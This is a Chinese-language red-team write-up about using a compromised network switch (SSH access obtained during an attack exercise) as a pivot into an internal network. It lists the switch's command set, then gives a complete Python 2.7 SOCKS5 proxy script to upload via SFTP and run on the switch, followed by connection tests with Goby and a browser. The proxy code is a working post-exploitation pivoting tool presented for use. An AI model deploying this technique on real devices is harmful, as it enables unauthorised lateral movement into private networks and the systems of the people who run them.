渗透测试中交换机资产的应用
攻防演练打点过程中拿到了一台交换机的ssh权限;需要尝试利用交换机做跳板进入内网
交换机信息收集
可用命令查询
<F100-C-XI>?
User view commands:
  archive             Archive configuration
  backup              Backup operation
  boot-loader         Software image file management
  bootrom             Update/read/backup/restore bootrom
  cd                  Change current directory
  clock               Specify the system clock
  copy                Copy a file
  debugging           Enable system debugging functions
  debugging-auto-off  Automatically turn off all debugging
  delete              Delete a file
  diagnostic          Generic OnLine Diagnostics (GOLD) module
  diagnostic-logfile  Diagnostic log file configuration
  dialer              Specify Dial-on-Demand Routing(DDR) configuration
                      information
  dir                 Display files and directories on the storage media
  display             Display current system information
  erase               Alias for 'delete'
  exception           Exception information configuration
  exit                Alias for 'quit'
  fdisk               Partition a storage medium
  firmware            Firmware management
  fixdisk             Check and repair a storage medium
  format              Format a storage medium
  free                Release a connection
  ftp                 Open an FTP connection
  fuser               Display processes that are using a file system, directory,
                      or file
  gunzip              Decompress file
  gzip                Compress file
  install             Perform package management operation
  issu                In-Service Software Upgrade module
  l2vpn               Layer 2 Virtual Private Network (L2VPN) module
  loadbalance         Load Balancing module
  local-guest         Manage guest users
  locator             Locate devices
  lock                Lock the current line
  logfile             Log file configuration
  md5sum              Compute the hash digest of a file using the MD5 algorithm
  mkdir               Create a new directory
  monitor             System monitor
  more                Display the contents of a file
  mount               Mount a storage medium
  move                Move a file
  no                  Alias for 'undo'
  ping                Ping function
  process             Process management
  pwd                 Display current working directory
  python              Source using python script
  quit                Exit from current command view
  reboot              Reboot operation
  refresh             Do soft reset
  rename              Rename a file or directory
  repeat              Repeat executing history commands
  reset               Reset operation
  restore             Restore operation
  rmdir               Remove an existing directory
  save                Save current configuration
  scheduler           Scheduler configuration
  scp                 Establish an SCP connection to an SCP server
  screen-length       Multiple-screen output function
  security-logfile    Security log file configuration
  send                Send information to other lines
  sftp                Establish an SFTP connection to an SFTP server
  sha256sum           Compute the hash digest of a file using the SHA256
                      algorithm
  show                Alias for 'display'
  ssh2                Establish an Stelnet connection to an Stelnet server
  startup             Specify system startup parameters
  super               Switch to a user role
  system-view         Enter the System View
  tar                 Archive management
  tclquit             Exit from TCL shell
  tclsh               Enter the TCL shell
  telnet              Establish a telnet connection
  terminal            Set the terminal line characteristics
  test-aaa            Perform an AAA test
  tftp                Open a TFTP connection
  tracert             Tracert function
  umount              Unmount a storage medium
  undelete            Recover a deleted file
  undo                Cancel current setting
交换机中可以使用python、sftp
那么可以使用sftp上传脚本后使用python搭建socks代理服务器
确定python版本,交换机使用的python版本为2.7.3,不支持python3的一些新特性。因此代理服务的写法需要使用2.7.3的语法来写。
确定关键模块是否可用
主要用到 socket,select,struct,threading 几个模块
测试模块是否存在
编写代理服务
#coding:utf-8
import socket,select,struct,threading
HOST,PORT='0.0.0.0',10801
def handle(c):
    try:
        if c.recv(3)[0]=='\x05':
            c.send('\x05\x00')
            d=c.recv(1024)
            if d[1]=='\x01':
                r=socket.socket()
                if d[3]=='\x01':
                    ip=socket.inet_ntoa(d[4:8])
                    p=struct.unpack('>H',d[8:10])[0]
                elif d[3]=='\x03':
                    l=ord(d[4])
                    ip=d[5:5+l]
                    p=struct.unpack('>H',d[5+l:7+l])[0]
                r.connect((ip,p))
                c.send('\x05\x00\x00\x01'+socket.inet_aton('0.0.0.0')+struct.pack('>H',1080))
                while 1:
                    rd,_,_=select.select([c,r],[],[],30)
                    if c in rd:
                        data=c.recv(4096)
                        if not data:break
                        r.send(data)
                    if r in rd:
                        data=r.recv(4096)
                        if not data:break
                        c.send(data)
                r.close()
    except:pass
    c.close()
s=socket.socket()
s.bind((HOST,PORT))
s.listen(5)
print("SOCKS5 proxy on %s:%s"%(HOST,PORT))
while 1:
    try:
        c,a=s.accept()
        t=threading.Thread(target=handle,args=(c,))
        t.daemon=True
        t.start()
    except:pass
开启SFTP服务
直接使用SFTP连接发现连不上,交换机默认SFTP服务没打开
上传代理服务脚本
开启sftp以后就可以进行文件管理了,使用winscp连接上传脚本
启动代理
连接测试
goby测试
浏览器代理测试